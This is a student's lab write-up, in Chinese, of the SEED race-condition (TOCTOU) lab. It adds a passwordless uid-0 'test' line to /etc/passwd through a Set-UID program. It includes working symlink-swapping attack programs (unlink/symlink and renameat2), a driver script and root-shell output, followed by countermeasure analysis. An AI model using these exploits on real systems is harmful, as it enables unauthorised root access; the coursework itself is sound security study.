

Race Condition Vulnerability Lab

Race Condition Vulnerability Lab

Task 1: Choosing Our Target

Task 2: Launching the Race Condition Attack

Task 2.A: Simulating a Slow Machine

4.2 Task 2.B: The Real Attack

Task 2.C: An Improved Attack Method

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

Task 3.B: Using Ubuntu's Built-in Scheme

Q1: How does this protection scheme work?


Q2: What are the limitations of this scheme?

Task 1: Choosing Our Target

首先按文档提示把下面这行加入/etc/passwd:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

我是找到这个文件用vim修改的:



```
seed@VM: /etc
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
"passwd" [readonly] 50L, 2930C                               8,1                               Top
```

修改之后测试是否可以不输入密码直接回车登录test用户并获取root权限, 结果是可以:

```
root@VM: /home/seed/lab5/Labsetup
[05/26/23] seed@VM: ~/.../Labsetup$ su test
Password:
root@VM: /home/seed/lab5/Labsetup#
```

Task 2: Launching the Race Condition Attack

vulp.c中的access函数会判断实际运行的用户seed是否具有访问文件fn的权限，如果该文件是普通文件比如/dev/null，那么seed就有权限打开，但如果是root所有的/etc/passwd的话，它就不能打开。

Task 2.A: Simulating a Slow Machine

我们的实验是想卡着access检查之后，文件打开之前这个时间窗口去修改/tmp/XYZ的软链接，修改到root所有的文件/etc/passwd，这样实现普通用户修改特权文件。

我们先来实现一个简易版本，通过在access之后，fopen之前加一句sleep(10)，增加两者之间的窗口期，在这10秒窗口期手动修改tmp/XYZ的软连接，从而实现攻击。

在代码检查之后运行之前加入一个sleep语句模拟Slow Machine:

```
6 int main()
7 {
8     char* fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        sleep(10);
17        fp = fopen(fn, "a+");
18        if (!fp) {
19            perror("Open failed");
20            exit(1);
21        }
22        fwrite("\n", sizeof(char), 1, fp);
23        fwrite(buffer, sizeof(char), strlen(buffer), fp);
24        fclose(fp);
25    } else {
```

然后编译vulp.c，并给编译后的vulp修改所有者为root，因为我们要修改的passwd文件是root所有，只有root所有的文件才能修改：

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
^C
[05/27/23] seed@VM: ~/.../Labsetup$ gcc vulp.c -o vulp
[05/27/23] seed@VM: ~/.../Labsetup$ sudo chown root vulp
[05/27/23] seed@VM: ~/.../Labsetup$ sudo chmod 4755 vulp
[05/27/23] seed@VM: ~/.../Labsetup$ ls -l vulp
-rwsr-xr-x 1 root seed 17144 May 27 00:28 vulp
[05/27/23] seed@VM: ~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[05/27/23] seed@VM: ~/.../Labsetup$
```

之后，运行vulp，输入我们想加到passwd中的内容：

```
[05/27/23] seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[05/27/23] seed@VM:~/.../Labsetup$ sudo chown root vulp
[05/27/23] seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[05/27/23] seed@VM:~/.../Labsetup$ ls -l vulp
-rwsr-xr-x 1 root seed 17144 May 27 00:28 vulp
[05/27/23] seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[05/27/23] seed@VM:~/.../Labsetup$
```

输入之后，程序休眠10秒，我们要抓紧时间干坏事（开心、刺激），即修改/tmp/XYZ的软链接到/etc/passwd：

```
root@VM: /home/seed/lab5/Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[05/27/23] seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
```

然后静静等待10秒休眠结束，vulp运行完成，然后尝试能不能不输入密码直接登录test，发现是可以的：

```
root@VM: /home/seed/lab5/Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[05/27/23] seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[05/27/23] seed@VM:~/.../Labsetup$ su test
Password:
root@VM: /home/seed/lab5/Labsetup#
```

去检查passwd文件，也发现确实加进去了test用户的内容：

```
seed@VM: /etc
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:,:/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125:,:/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:,:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:,:/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134:,:/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/:/run/ssh:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

51,1 Bot

4.2 Task 2.B: The Real Attack

编写攻击程序，先废除旧的链接让 /tmp/XYZ 链接到 /dev/null，然后再废除链接让 /tmp/XYZ 链接到 /etc/passwd。为避免切换太快，每次链接后 `usleep(1000);`。

```
#include <unistd.h>
int main()
{
    while(1){
```

```

        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}

```


在 `target_process.sh` 中用 `test:U6aMy0wojraho:0:0:test:/root:/bin/bash` 代替文档中的输入:

```

#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))
while [ "$old" == "$new" ]
do
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"

```

在一个终端中先运行 `attack`, 在另一个终端中运行 `target_process.sh`, 几秒之后就输出了 `STOP... The passwd file has been changed`, 文档上说5分钟以内一般能成功, 那么可以说我是非常的lucky dogs:



```

seed@VM: ~/.../Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ touch task2b.c
[05/27/23] seed@VM:~/.../Labsetup$ gcc ta
target_process.sh task2b.c
[05/27/23] seed@VM:~/.../Labsetup$ gcc task2b.c -o task2b.c
gcc: fatal error: input file 'task2b.c' is the same as output file
compilation terminated.
[05/27/23] seed@VM:~/.../Labsetup$ gcc task2b.c -o task2b
[05/27/23] seed@VM:~/.../Labsetup$ task2b

seed@VM: ~/.../Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ tar
tar          tarcat          target_process.sh
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
./target_process.sh: line 5: [: missing `]'
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
No permission
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$

```

检验是否成功, 去尝试登录test, 发现成功:

```
root@VM: /home/seed/lab5/Labsetup
[05/27/23] seed@VM: ~/.../Labsetup$ tar
tar                                tarcat                                target_process.sh
[05/27/23] seed@VM: ~/.../Labsetup$ target_process.sh
./target_process.sh: line 5: [: missing `]'
STOP... The passwd file has been changed
[05/27/23] seed@VM: ~/.../Labsetup$ target_process.sh
No permission
STOP... The passwd file has been changed
[05/27/23] seed@VM: ~/.../Labsetup$ su test
Password:
root@VM: /home/seed/lab5/Labsetup#
```

/tmp/XYZ的拥有者变成root的问题:

文档中提到的 /tmp/XYZ 的拥有者变成root的问题，在我多次尝试之后也出现了，如下：

```
[05/27/23] seed@VM: ~/.../Labsetup$ task2b
^C
[05/27/23] seed@VM: ~/.../Labsetup$ ls -ld /tmp/XYZ
-rw-rw-r-- 1 root seed 0 May 27 02:02 /tmp/XYZ
[05/27/23] seed@VM: ~/.../Labsetup$
```

问题原因：攻击程序在删除 /tmp/XYZ 链接（即 `unlink()`）之后，在链接到另一个文件（即 `symlink()`）之前立即切换上下文。因为删除现有符号链接并创建新符号链接的操作**不是原子的**（涉及两个单独的系统调用）。所以，如果上下文切换发生在中间（即在删除 /tmp/XYZ 之后），并且目标 Set-UID 程序有机会运行 `fopen(fn, "a+")` 语句，它将创建一个以 root 为所有者的新文件。攻击程序将无法再更改 /tmp/XYZ。（/tmp 文件夹有一个 sticky bit，这意味着只有文件的所有者可以删除该文件，即使该文件夹是所有用户都可写的）。

发生错误的过程如下：

```
正确：
    通过access检查
-> unlink
-> symlink /etc/passwd
-> fopen /etc/passwd

错误：
    通过access检查
-> unlink
-> fopen （打开了不存在的文件，vulp创建一个以root为所有者的新文件，攻击者将无法再更改/tmp/XYZ）
-> symlink
```

执行下图中的分支：

```

if (!access(fn, W_OK)) {
    fp = fopen(fn, "a+");
    if (!fp) {
        perror("Open failed");
        exit(1);
    }
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
} else {
    printf("No permission \n");
}

return 0;

```

Task 2.C: An Improved Attack Method

上一步当出现/tmp/XYZ所有者变成root的问题的时候，我们是用root权限手动删除了/tmp/XYZ，这不是真实的攻击，这一步我们将不借助root权限克服这个问题。出现这种问题的原因在上文已经解释，简单说就是因为我们的攻击程序中删除软链接和创建新的软链接不是原子的，中间可能发生上下文切换，我们的解决办法是采用原子化的软链接切换命令代替原来的软链接修改。

使用提供的程序，通过使用 `renameat2` 系统调用来原子地切换symlink，将 `renameat2` 写在 `while` 循环中：（如果 `while` 把 `unlink`，`symlink` 也包括起来还是容易产生之前的问题）：

```

#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
int main()
{
    unsigned int flags = RENAME_EXCHANGE;

    unlink("/tmp/XYZ");
    symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC");
    symlink("/etc/passwd", "/tmp/ABC");
    while (1)
    {
        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    }
    return 0;
}

```

编译之后运行，结果如下，攻击了好几次，没再出现之前的问题：


```
seed@VM: ~/.../Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ task2c

seed@VM: ~/.../Labsetup
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
No permission
No permission
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$ target_process.sh
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$
```

检验是否攻击成功，发现成功：

```
STOP... The passwd file has been changed
[05/27/23] seed@VM:~/.../Labsetup$ su test
Password:
root@VM: /home/seed/lab5/Labsetup#
```

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

更好的方法是应用**最小特权原则**；即如果用户不需要某种特权，则需要禁用该特权。在实验的场景中就是暂时禁用setuid 系统调用暂时禁用root权限，之后用的时候再打开。

先通过 `getuid()` 用来取得执行目前进程的用户识别码，因为是seed用户执行，进程没有超级用户权限，则 `setuid` 只将`uid`设置为seed，失去了root权限，无法打开 `/etc/passwd`。（效果相当于编译之后没有`chown root`）

```
6 int main()
7 {
8     char* fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE* fp;
11    setuid(getuid());
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        //sleep(10);
17        fp = fopen(fn, "a+");
```

重新编译后按照Task2.c的方法进行攻击，写入失败：

```
seed@VM: ~/.../Labsetup
No permission
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
^C
```

输出的结果分为两种：

- `No permission`: `if (!access(fn, W_OK))` 进行判断的时候，此时 `/tmp/xyz` 链接到了 `/etc/passwd`，`access` 判断 `seed` 用户没有权限写 `/etc/passwd` 文件，所以输出 `No permission`
- `Open failed: Permission denied`: 此时 `/tmp/xyz` 链接到了 `/dev/null`，`seed` 用户有权限写 `/dev/null`，但是执行 `fopen` 时没有 `root` 权限打开 `/tmp/x` 指向的受保护的文件 `/etc/passwd`。这种情况在采用最小权限之前是会成功的。

```
if (!access(fn, W_OK)) {
    fp = fopen(fn, "a+");
    if (!fp) {
        perror("Open failed");
        exit(1);
    }
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
} else {
    printf("No permission \n");
}
```


Task 3.B: Using Ubuntu's Built-in Scheme

打开保护，限制用户建立软链接：

```
[05/27/23] seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[05/27/23] seed@VM:~/Desktop$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[05/27/23] seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[05/27/23] seed@VM:~/Desktop$
```

使用task2b进行攻击，发现攻击失败：

```
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
No permission
Open failed: Permission denied
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
^C
[05/27/23] seed@VM:~/.../Labsetup$
```

这是因为打开Ubuntu的保护之后，用户不能再修改软链接，我们也就不能再利用TOCTOU的漏洞了。

问题回答

Q1: How does this protection scheme work?

文档中有这样的解释：

According to the documentation, “symlinks in world-writable sticky directories (e.g./tmp) cannot be followed if the follower and directory owner do not match the symlink owner.”

当设置sticky bit后，即使用户对该目录有写入权限，也不能删除该目录中其他用户的文件数据，而是只有该文件的所有者和root用户才有权将其删除。

比如，当甲用户以目录所属组或其他人的身份进入A目录时，如果甲对该目录有w权限，则表示对于A目录中任何用户创建的文件或子目录，甲都可以进行修改甚至删除等操作。但是，如果A目录设定有SBIT权限，那甲用户只能操作自己创建的文件或目录，而无法修改甚至删除其他用户创建的文件或目录。

用 `ll -d /tmp` 命令可以查看 /tmp 目录的最后一位是 `t`，说明此目录拥有SBIT权限。（/tmp 的所有者和组用户的权限都是rwx，对于other的权限是rwt），如下：

```
[05/27/23]seed@VM:~/.../Labsetup$ ll -d /tmp
drwxrwxrwt 19 root root 4096 May 27 02:57 /tmp
[05/27/23]seed@VM:~/.../Labsetup$
```

/tmp 目录设置了sticky bit。当sticky符号保护开启后，在全局可写的sticky目录（如 tmp）中，**只有当symlink的所有者，与follower或目录所有者相匹配时才能被follow。**

在这次攻击中，当打开保护后

- 漏洞程序以root权限运行（虽然漏洞程序的所有者是seed，但是运行时的权限是root），即 **follower为root**
- /tmp 目录的所有者是root
- 但是**符号链接所有者**是攻击者本身（seed），所以系统不允许程序使用该符号链接。

```
[05/27/23]seed@VM:~/.../Labsetup$ ll -d /tmp
drwxrwxrwt 19 root root 4096 May 27 02:57 /tmp
[05/27/23]seed@VM:~/.../Labsetup$ ll -d /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 May 27 02:52 /tmp/XYZ -> /dev/null
[05/27/23]seed@VM:~/.../Labsetup$
```

Q2: What are the limitations of this scheme?

*When fs.protected_symlinks set to "1" symlinks are permitted to be followed only **when outside a sticky world-writable directory**, or **when the uid of the symlink and follower match**, or **when the directory owner matches the symlink's owner**.*

- 打开sticky符号保护后，仅适用于 /tmp 这样的sticky目录。
- 如果**目录的所有者匹配symlink的所有者**，比如把 /tmp 的所有者改成seed，就会攻击成功。因为这时follower是root，directory owner和symlink's owner都是seed。

```
^C
[05/27/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 May 27 03:14 /tmp/XYZ -> /dev/null
[05/27/23]seed@VM:~/.../Labsetup$ task2b
No permission
^Z
[1]+  Stopped                  task2b
[05/27/23]seed@VM:~/.../Labsetup$ task2c
No permission
[05/27/23]seed@VM:~/.../Labsetup$ task2c
STOP... The passwd file has been changed
[05/27/23]seed@VM:~/.../Labsetup$
```

- 第二点，当symlink的所有者和follower匹配的时候，也是可以用符号链接的，但是因为Lab中需要修改 /etc/passwd，所以follower必须是root，symlink的所有者也改成root

但是由于 vulp 的所有者是seed，现在 /tmp/XYZ 所有者是root后没有办法通过 access 检查，需要把 vulp 的所有者也改成root，这样尝试之后还是失败了，可能是还存在着别的机制。